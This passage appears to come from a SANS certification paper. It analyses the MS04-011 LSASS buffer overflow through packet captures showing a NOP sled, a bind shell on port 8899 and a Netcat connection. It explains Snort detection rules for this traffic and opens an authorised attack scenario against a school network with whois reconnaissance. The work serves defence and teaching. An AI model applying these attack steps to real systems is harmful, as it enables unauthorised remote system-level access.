


What is actually happening is the local machine is trying to connect to IPC\$ on the remote machine. IPC\$ uses named pipes to allow a local computer to temporarily connect to a remote machine.

As one can see with the output from Snort, the local machine is trying to connect to 192.168.1.35\ipc\$ on port 445.

```
09/12-11:15:55.315674 0:B0:D0:6:24:25 -> 0:7:E9:5A:38:30 type:0x800 len:0x94
192.168.1.90:1029 -> 192.168.1.35:445 TCP TTL:128 TOS:0x0 ID:551 IpLen:20
DgmLen:134 DF
***AP*** Seq: 0xBC73061D Ack: 0xBD326F32 Win: 0xFE2C TcpLen: 20
0x0000: 00 07 E9 5A 38 30 00 B0 D0 06 24 25 08 00 45 00 ...Z80....$%.E.
0x0010: 00 02 25 40 00 80 06 74 7D C0 A8 01 5A C0 A8 ...'@...t}...Z..
0x0020: 01 23 04 05 01 BD BC 73 06 1D BD 32 6F 32 50 18 .#.....s....2o2P.
0x0030: FE 2C 84 46 00 00 00 00 5A FF 53 4D 42 75 00 .,.F.....Z.SMBu.
0x0040: 00 00 00 18 07 C8 00 00 00 00 00 00 00 00 00 00 .....
0x0050: 00 00 00 00 FF FE 00 08 30 00 04 FF 00 5C 00 08 .....0....\..
0x0060: 00 01 00 2F 00 00 5C 00 5C 00 31 00 39 00 32 00 .../...\.1.9.2.
0x0070: 2E 00 31 00 36 00 38 00 2E 00 31 00 2E 00 33 00 ..1.6.8...1...3.
0x0080: 35 00 5C 00 69 00 70 00 63 00 24 00 00 00 3F 3F 5.\.i.p.c.$....??
0x0090: 3F 3F 3F 00 ???.
```

Now that the local machine has a connection to the vulnerable computer, it will now push the exploit to the remote machine. This is accomplished in packets eighteen through twenty-two. It is important to note that packet sixteen is where the exploit requests to “talk” to the LSASS process, while packet eighteen is the actual payload being sent to the vulnerable DsRolerUpgradeDownLevelServer function.



In the above packets, the local machine overflows the vulnerable LSASS process with a payload, a guessed return pointer, and a bunch of no operation instructions at the beginning of the exploit, these three are known as the “egg”. This technique of no operation instruction is known as NOP sled, which is hex 90 (0x90).

NOP sleds are used because it is very difficult for a coder to guess the return pointer located in memory. However, this pointer is needed so the malicious program can be executed. By filling the memory with NOPs, the attacker has greatly improved his/her odds of guessing the address of the return pointer. As long as the guessed return pointer points to the memory space that contains the NOP, the exploit will execute. This happens because the NOP will do nothing, and continue to slide through the NOP until it reaches the exploit. The NOP sled is the reason that many exploits exist for buffer overflows.

After the NOPs are bypassed, the payload is executed and binds the remote command shell to the supplied port – in this case port 8899. The exploit then stops and the remote machine is available for connection.

Now that the remote system has been exploited, the attacker would launch Netcat to connect to the system. However, prior to this connection the local computer and remote machine must again establish a communication channel using the TCP three way handshake. After this connection has been established, the original connection, the one sending the exploit, is closed.

The three way handshake can be seen in packets twenty-three through twenty-five, and the closing of the original connection is shown in packet twenty-seven.

No.	Time	Source	Destination	Protocol	Info
17	0.027162	192.168.1.35	192.168.1.90	DCERPC	Bind_ack: call_id: 1 accept max_xmit: 4280 max_recv: 4280
18	0.027242	192.168.1.90	192.168.1.35	LSA_DS	DsRolerUpgradeDownlevelServer request
19	0.027287	192.168.1.90	192.168.1.35	TCP	[Continuation to #19] 1029 > microsoft-ds [ACK] Seq=2346 Ack=3806
20	0.027326	192.168.1.90	192.168.1.35	TCP	[Continuation to #20] 1029 > microsoft-ds [PSH, ACK] Seq=3806 Ack=4206
21	0.027682	192.168.1.35	192.168.1.90	TCP	microsoft-ds > 1029 [ACK] Seq=795 Ack=3806 win=64240 Len=0
22	0.189911	192.168.1.35	192.168.1.90	TCP	microsoft-ds > 1029 [ACK] Seq=795 Ack=4206 win=63840 Len=0
23	9.234354	192.168.1.90	192.168.1.35	TCP	1031 > 8899 [SYN] Seq=0 Ack=0 win=65535 Len=0 MSS=1460
24	9.234732	192.168.1.35	192.168.1.90	TCP	8899 > 1031 [SYN, ACK] Seq=0 Ack=1 win=64240 Len=0 MSS=1460
25	9.234798	192.168.1.90	192.168.1.35	TCP	1031 > 8899 [ACK] Seq=1 Ack=1 win=65535 [CHECKSUM INCORRECT]
26	9.250711	192.168.1.35	192.168.1.90	SMB	Trans Request
27	9.251788	192.168.1.90	192.168.1.35	TCP	1029 > microsoft-ds [RST, ACK] Seq=4206 Ack=834 win=0 Len=0
28	9.274949	192.168.1.35	192.168.1.90	TCP	8899 > 1031 [PSH, ACK] Seq=1 Ack=1 win=64240 Len=39
29	9.377549	192.168.1.90	192.168.1.35	TCP	1031 > 8899 [ACK] Seq=1 Ack=40 win=65496 [CHECKSUM INCORRECT]
30	9.377965	192.168.1.35	192.168.1.90	TCP	8899 > 1031 [PSH, ACK] Seq=40 Ack=1 win=64240 Len=65
31	9.577826	192.168.1.90	192.168.1.35	TCP	1031 > 8899 [ACK] Seq=1 Ack=105 win=65431 [CHECKSUM INCORRECT]
32	15.997521	192.168.1.90	192.168.1.35	TCP	1031 > 8899 [RST, ACK] Seq=1 Ack=105 win=0 Len=0


Frame 23 (62 bytes on wire, 62 bytes captured)
 Ethernet II, Src: 00:b0:d0:06:24:25, Dst: 00:07:e9:5a:38:30
 Internet Protocol, Src Addr: 192.168.1.90 (192.168.1.90), Dst Addr: 192.168.1.35 (192.168.1.35)
 Transmission Control Protocol, Src Port: 1031 (1031), Dst Port: 8899 (8899), Seq: 0, Ack: 0, Len: 0

0000 00 07 e9 5a 38 30 00 b0 d0 06 24 25 08 00 45 00 ...Z80...%..E.
 0010 00 30 02 43 40 00 80 06 74 b7 c0 a8 01 5a c0 a8 .0.C...t...Z..
 0020 01 23 04 07 22 c3 5c 34 5e fc 00 00 00 00 70 02 .#...4 ^.....p.
 0030 ff ff 1d 57 00 00 02 04 05 b4 01 01 04 02 ...W....

Now that the two computers have again agreed to communicate, this time on the port the attacker specified in the exploit (i.e. port 8899), a remote console is pushed backed to the local machine. As a result, the attacker will have complete access to the remote computer, with SYSTEM level permissions. This connection will remain opened until it is forcibly closed.

The shoveling of the remote shell is captured in packets twenty-eight through thirty-one, and the closing of the connection is shown in packet thirty-two.

© SANS Institute



The HOD-ms0411-lsasrv-expl.c exploit review:

1. The local computer initiates communication with the vulnerable machine via the TCP three way handshake.
2. After the two systems agree to communicate, they successfully negotiate communication via TCP port 445, SMB.
3. The local machine connects to the IPC\$ share on the remote computer.
4. Once the connection is made, the local machine passes the payload, return pointer and NOP sled to the vulnerable LSASS process.
5. The NOP sled continues until the exploit is encountered.
6. A remote shell is bound to the port supplied by the attacker.
7. Netcat is executed from the local computer to connect to exploited machine.
8. The two computers use the TCP three way handshake to agree to communicate again.
9. After the two computers agree to communicate, the original communication is terminated.
10. A remote console is sent back to the local computer, allowing complete access to the remote computer.
11. This connection remains open until it is forcibly closed.

Signatures of Attack

Now that it is understood how the exploit is able to compromise a vulnerable system, Snort can be used to develop signatures to identify the attack.

At its core Snort is a packet sniffer. However, Snort also functions as a popular network-based Intrusion Detection System (IDS). Snort first sniffs all of the traffic (that it can see) traveling around the network. After capturing the packet, Snort will compare its contents to a library of predefined rules and signatures to

determine what course of action it should take. If the packet does not match any of the signatures then Snort will do nothing. However, if the packet does match one of the signatures in the library, possibly signifying a malicious event, then Snort will trigger an event such as alerting the systems administrator.

Network Based Alerts

The first signature that will be analyzed was developed by members of Sourcefire, a private company that uses Snort to sell an IDS system. Martin Roesch, the creator of Snort, is the CTO of the company. The signature was posted on the Snort website and has an ID of 2514. It can be located at: <http://www.snort.org/snort-db/sid.html?sid=2514>

This rule will be analyzed because it matches the contents in the packet containing the payload being delivered to the vulnerable system – packet eighteen. Because of its length, the packet will not be printed here but can be seen in appendix B.

Snort Signature 2514

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB-DS
DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt";
flow:to_server,established; flowbits:isset,netbios.lsass.bind.attempt;
content:"|FF|SMB"; depth:4; offset:4; nocase; content:"|05|"; distance:59;
content:"|00|"; within:1; distance:1; content:"|09 00|"; within:2; distance:19;
reference:bugtraq,10108; reference:cve,2003-0533;
reference:url,www.microsoft.com/technet/security/bulletin/MS04-011.msp;
classtype:attempted-admin; sid:2514; rev:7;)
```

When broken down into different components, the rule becomes easier to understand.

- **alert tcp \$EXTERNAL_NET any -> \$HOME_NET 445**
Alert is the action that will be taken when the signature is matched. In this case a message will be directed to the administrator. **TCP** is the protocol that must be used in order for the signature to generate an alert.
\$EXTERNAL_NET is a variable that is set in the snort.conf file that determines external traffic. The default value is any, meaning traffic can come from an external network or the local network. **Any** represents the port number; therefore the attack can originate from any port number. The **→** indicates the direction of traffic. In this case the \$EXTERNAL_NET is the source network. **\$HOME_NET** is another variable set in the snort.conf file that identifies the internal network – the destination network. **445** is the port the vulnerable system is listening on.
- **msg:"NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt";**

This is the message that will be displayed when there is an alert because the signature was matched.

- **flow:to_server,established;**
This states that only packets being sent to the server (the remote computer) will be examined, and a prior connection must be established between the client (the local machine) and the server. This connection can be established via the TCP three way handshake.
- **flowbits:isset,netbios.lsass.bind.attempt;**
Flowbits allows Snort to look for conditions that have happened in previous packets. During this attack, the following conditions must be true in the packets before the payload: a NetBIOS connection, and an attempt to connect and bind to the LSASS process. This rule will check to see if any of the previous packets contents have bound themselves to the LSASS process.
- **content:"|FF|SMB"; depth:4; offset:4; nocase;**
The **content** part of the rule tells Snort to match the binary value "FF" and the text value "SMB". The offset keyword tells Snort how far into the packet to search for the content. In this case it is necessary to look for the specified pattern after the first four bytes of the payload. The **depth:4** modifier dictates that only the first four bytes will be analyzed by snort. **Nocase** allows Snort to search for the contents regardless of capitalization.
- **content:"|05|"; distance:59;**
The **content** keyword tells Snort to search for the binary contents of "05", while the **distance:59** modifier instructs snort to start searching for the content 59 bytes after finding the contents from the above part of the rule (|FF|SMB).
- **content:"|00|"; within:1; distance:1;**
The **content:"|00|"; distance:1** keywords instruct Snort to match the binary value of "00" exactly one byte after matching the above part of the rule (|05|). The **within:1** directive states that there can be one byte between the above content and the new content – "00".
- **content:"|09 00|"; within:2; distance:19;**
This part of the signature searches for the binary content "09 00" nineteen bytes after matching the previous content ("00"). It also states that there can be two bytes between the previous content and the current content.
- **reference:bugtraq,10108; reference:cve,2003-0533;**
reference:url,www.microsoft.com/technet/security/bulletin/MS04-011.msp;

This part of the rule provides links to additional resources about the attack and vulnerability. In this case it suggests Bugtraq id 10108, Common Vulnerabilities and Exposures (CVE) id 2003-10533, and the Microsoft web site <http://www.microsoft.com/technet/security/bulletin/MS04-011.msp>

- **classtype:attempted-admin;**
The **classtype** identifier specifies the category to which this particular attack belongs. The **attempted-admin** states that the attacker is trying to gain administrator level privileges.
- **sid:2514; rev:7;**
The **sid** is the Snort identification number (2514) and rev is number of revisions the signature has undergone (7).

While this rule is extremely critical because it applies directly to the payload packet, other Snort signatures can be used on pre and post packets.

The next signature that will be analyzed comes from packet twelve, where the client computer connects to the IPC\$ share on the vulnerable machine. This signature is installed with the Snort program, and is located in the NetBIOS rules. The signature's id is 2466, and can be found on Snort's website at: <http://www.snort.org/snort-db/sid.html?sid=2466>

Snort Signature 2466

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB-DS IPC$ share unicode access"; flow:to_server,established; content:"|00|"; depth:1; content:"|FF|SMB"; depth:4; offset:4; byte_test:1,>,127,7,relative; content:"|00|P|00|C|00 24 00 00|"; distance:33; nocase; classtype:protocol-command-decode; sid:2466; rev:4;)
```

With a basic understanding on how a Snort signature works, one can easily understand signature 2466.

- Trigger an alert when there is an established TCP session, and the source is any network, coming from any port going to a local system listening on port 445.
- Display the message "NETBIOS SMB-DS IPC\$ share unicode access".
- Search for the binary value "00" one byte into the payload.
- Starting four bytes after the previous content is matched, search for the binary value of "FF" and the text value of SMB, and only look at the first four bytes.
- The byte_test is a comparison modifier. In this example it will take the first byte, seven bytes after the previous content has been matched, and check that it is not larger than 127 bytes.

- It then checks for the pattern “|00|P|00|C|00 24 00 00|” or IPC\$, regardless of capitalization after thirty-three bytes from the previous content.
- This signature has a classification of protocol-command-decode, id of 2466, and four revisions.

It is important to remember that if this signature is matched, it does not necessarily mean the system is under attack. This alert can be triggered if a client computer has legitimate reasons to make a SMB connection to the remote machine. In addition, this connection can also trigger the C\$ signature because the signatures for IPC\$ and C\$ are almost identical. The C\$ signature is used to determine when a user is making a connection to the C\$ share. The C\$ signature states that there should be an alert when the C\$ is matched within a packet. As one can see IPC\$ contains the C\$ pattern, and would therefore trigger a C\$ rule alert.

While the connection to the IPC\$ share does not necessarily suggest an attack on the system, the presence of NOP Sleds usually indicates a buffer overflow attack. Therefore, packet eighteen can be used to develop a signature to match the contents of a NOP Sled. This rule is not specific to the buffer overflow attack for the LSASS process, but will detect NOPs in any buffer overflow attack.

This signature, located in the shellcode rules, has already been developed and comes with the Snort program. Its Snort id is 648, and can be found at <http://www.snort.org/snort-db/sid.html?sid=648>.

Snort Signature 648

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
(msg:"SHELLCODE x86 NOOP"; content:"|90 90 90 90 90 90 90 90 90 90
90 90 90 90|"; depth:128; reference:arachnids,181; classtype:shellcode-
detect; sid:648; rev:7;)
```

This signature can be broken down as follows:

- Send an alert when the protocol is IP, the source is any network with any port except port 80 (\$SHELLCODE_PORTS is defined in snort.conf as any port but port 80), and the destination is a local system listening on any port.
- Print the message “SHELLCODE x86 NOOP”.
- Search for fourteen consecutive NOPs (hexadecimal value 0x90) 128 bytes into the payload.
- More information can be found at Arachnids (<http://www.whitehats.com>), id 181.
- This type of attack has been classified as shellcode-detect, meaning it has detected the presence of executable code.
- Snort id 648, and seven revisions.

The last signature that will be discussed does not pertain to the exploit, but rather to the packet pushing the remote shell back to the attacker's computer. After the exploit has been sent to vulnerable machine, the attacker would use Netcat to receive a remote shell. When the shell is sent to the attacker, they are logged in at the C:\WINDOWS\system32 folder, which can be seen in packet thirty. A snort signature can be written to capture the C:\WINDOWS\system32.

While there is no rule provided with the Snort program, a signature can easily be constructed.

Snort Signature for a Remote Shell

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Possible Remote Shell"; flow:from_server,established; content:"|43 3a 5c 57 49 4e 44 4f 57 53 5c 73 79 73 74 65 6d 33 32 3e|"; classtype:successful-admin;)
```

This rule states:

- Send an alert when the protocol is TCP, the source is any network with any port, and the destination is the local network listening on any port.
- Display the message "Possible Remote Shell".
- A prior TCP connection needs to be established to examine packets that are being sent from the server (the exploited machine) to the local computer.
- Search for the binary contents "43 3a 5c 57 49 4e 44 4f 57 53 5c 73 79 73 74 65 6d 33 32 3e", which translates to C:\WINDOWS\system32>
- This alert has been classified as successful-admin, meaning the attacker has been granted administrator level access.

After compiling a group of rules to identify the HOD-ms0411-lsasrv-expl.c exploit, we can run Snort as an IDS to see the output from the signatures. When Snort is executed as an IDS its syntax is:

```
snort.exe -c c:\snort\etc\snort.conf -l c:\snort\log
```

- **snort.exe** is the name of the program to run.
- **- c c:\snort\etc\snort.conf** tells Snort to use the snort.conf configuration file located in c:\snort\etc.
- **-l c:\snort\log** sends the alerts to the c:\snort\log folder.

Alerts from Snort Log

[**] [1:2466:4] NETBIOS SMB-DS IPC\$ share unicode access [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]
09/23-21:09:53.397425 192.168.1.90:3580 -> 192.168.1.35:445
TCP TTL:128 TOS:0x0 ID:34936 IpLen:20 DgmLen:134 DF
AP Seq: 0xCDA8D77A Ack: 0x71E58A3A Win: 0xFE2C TcpLen: 20

[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
09/23-21:09:53.398883 192.168.1.90:3580 -> 192.168.1.35:445
TCP TTL:128 TOS:0x0 ID:34939 IpLen:20 DgmLen:1500 DF
A Seq: 0xCDA8D8E0 Ack: 0x71E58B81 Win: 0xFCE5 TcpLen: 20
[Xref => <http://www.microsoft.com/technet/security/bulletin/MS04-011.msp>][Xref =>
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533>][Xref =>
<http://www.securityfocus.com/bid/10108>]

[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
09/23-21:09:53.398883 192.168.1.90:3580 -> 192.168.1.35:445
TCP TTL:128 TOS:0x0 ID:34939 IpLen:20 DgmLen:1500 DF
A Seq: 0xCDA8D8E0 Ack: 0x71E58B81 Win: 0xFCE5 TcpLen: 20
[Xref => <http://www.microsoft.com/technet/security/bulletin/MS04-011.msp>][Xref =>
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533>][Xref =>
<http://www.securityfocus.com/bid/10108>]

[**] [1:648:7] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
09/23-21:09:53.399126 192.168.1.90:3580 -> 192.168.1.35:445
TCP TTL:128 TOS:0x0 ID:34940 IpLen:20 DgmLen:1500 DF
A Seq: 0xCDA8DE94 Ack: 0x71E58B81 Win: 0xFCE5 TcpLen: 20
[Xref => <http://www.whitehats.com/info/IDS181>]

[**] [1:0:0] Possible Remote Shell [**]
[Classification: Successful Administrator Privilege Gain] [Priority: 1]
09/23-21:10:08.672804 192.168.1.35:5678 -> 192.168.1.90:3581
TCP TTL:128 TOS:0x0 ID:91 IpLen:20 DgmLen:105 DF
AP Seq: 0x721A9414 Ack: 0xF31D9DFB Win: 0xFAF0 TcpLen: 20

System Based Alerts

While network based alerts exist for the HOD-ms0411-lsasrv-expl.c exploit exist, system based alerts are more difficult to locate. In fact, on a Windows XP computer with service pack 1 and a Windows 2000 computer with service pack 2, there is no entry in the event viewer that indicates an attack has occurred.

Platforms/Environments

Victim's Platform

The victim workstation for this attack is a Windows XP computer with service pack one. Its main function is to display a web page when a student or faculty member encounters a website deemed inappropriate and log that site to a database.

The following are the main applications that are used on the victim's workstation.

- McAfee Anti-virus 7.1 which receives its update from EPolicy Orchestrator 3.1.
- Apache 2.0.49 to display web pages.
- PHP 4.3.6 scripting language.
- MYSQL 4.018 for database logging.
- Dameware 4.20 for remote management.

Source and Target Network

Because the attack originated from within the network to which the victim pc is attached, the source and target network are the same. The network layout of the school is fairly simple, and contains no DMZ. Listed below are the critical devices located on the network.

- Cisco router to connect to the Internet.
- Sonicwall firewall to block unauthorized outside access.
- Content filtering device.
- Two Windows 2003 servers running DNS and DHCP.
- Windows 2000 service pack four running Microsoft Exchange for email.
- Windows XP service pack one Intranet web server running Apache 2.49 – the victim workstation
- An assortment of wired and wireless Windows 2000 service pack four and Windows XP service pack one laptops and workstations.

The school's public web site and DNS are hosted by a third party ISP. Also, because the attack occurred from within the network, the access control lists (ACL) on the router and firewall are irrelevant.

Three elements to the network must be addressed, including how the content filter works. The content filter is connected to a hub along with the firewall which serves as the networks gateway to the Internet. Because the content filter is connected to a hub it can see all of the traffic that the firewall can see and searches for all web traffic. If the requested page is not on the blocked list, the

user will have access to the website. If the filter sees a website that is on the blocked list, it will reset the connection so the user can not view the requested web page. The blocked URL, user's IP address, and the category of the blocked page are sent to the internal web server to display a "blocked" message to the user. It is this machine that will be attacked

It is also necessary to discuss how students and faculty with laptops are able to connect to the network. Because some faculty and every student from fifth grade up are required to have laptop, there are numerous wireless access points covering almost the entire school. Because some laptops do not have a wireless network card, and there insufficient access points in some locations, students and faculty are able to connect to the network through wired jacks available throughout the entire school.

The last issue is the IP addressing that is used on the network. For internal use the school uses private class c addresses (192.168.x.x), while using a class b netmask of 255.255.0.0. This allots over 65,000 IP addresses for the school to use, more than they will ever need. The author would like to note that this was not his idea or implementation, but this was in place when he took the job at the school.


The attacking computer in this case is a laptop with Microsoft Windows XP service pack one (fully patched) that can connect to the network using a wired or wireless connection.

Author's Note

The testing, scanning, and penetration for this project was done entirely on the school's network with written permission from the Director of Technology and the Director of Education. The form used to obtain this consent can be found at:

http://www.counterhack.net/permission_memo.html

Network Diagram



Stages of the Attack

Background

Jason, an eleventh grader, was extremely upset with the new content filter system installed by the school. Jason was used to getting his way at school when it came to accessing the Internet because at home his parents were strict about his and his siblings Internet access. Jason knew that he is computer savvy having taken C++ and Java as electives at school. He decided to voice his displeasure by attempting to change the message displayed when encountering a blocked Internet site.

Reconnaissance

As a student at the school, Jason already has access to the network and did not have to try and penetrate their firewall. However, he decided to gather some background information about the school to help him better understand what he can possibly be facing. Because Jason did not want anyone to see what he was doing, he decided to perform these steps from his home computer.

Jason first did a whois on the school's website to see what public information is available. Whois displays all of the information, including name, work address, and email address the user provided when they registered a domain name. To do a whois search, Jason used Sam Spade for Windows available at:

<http://www.samsapde.org/ssw>

The following is the information displayed.

```
whois -h whois.bulkregister.com [REDACTED] ...
[REDACTED] Community School
[REDACTED]
US
Domain Name: [REDACTED]
Administrative Contact:
[REDACTED] [REDACTED] Community School
[REDACTED] rt Road
[REDACTED] 041000
US
Phone: [REDACTED]
Fax:
Technical Contact:
[REDACTED] s hosting@[REDACTED]
[REDACTED]
US
Phone: [REDACTED]
Fax:
Record updated on 2004-06-01 20:31:31
Record created on 2001-07-09
Record expires on 2006-07-09
Database last updated on 2004-09-20 19:17:52 EST
Domain servers in listed order:
NS [REDACTED] COM [REDACTED]
NS [REDACTED] S.COM [REDACTED]
NS [REDACTED] S.COM [REDACTED]
```

From this information Jason was able to identify the address of the school, the person who registered the address, and the technical contact at the school. Jason also learned the authoritative and backup DNS for the school's website, which he suspected was hosted by a third party ISP.

Jason decided to do more research, focusing on the DNS servers by using nslookup. Nslookup is a tool available for both Windows and UNIX which allows a user to “interrogate” DNS servers for additional information.

The following is the output from the nslookup. All responses are in bold.

```
C:\>nslookup
Default Server: [192.168.1.1]
Address: 192.168.1.1

> [REDACTED] Enter school's domain name
Server: [192.168.1.1]
Address: 192.168.1.1
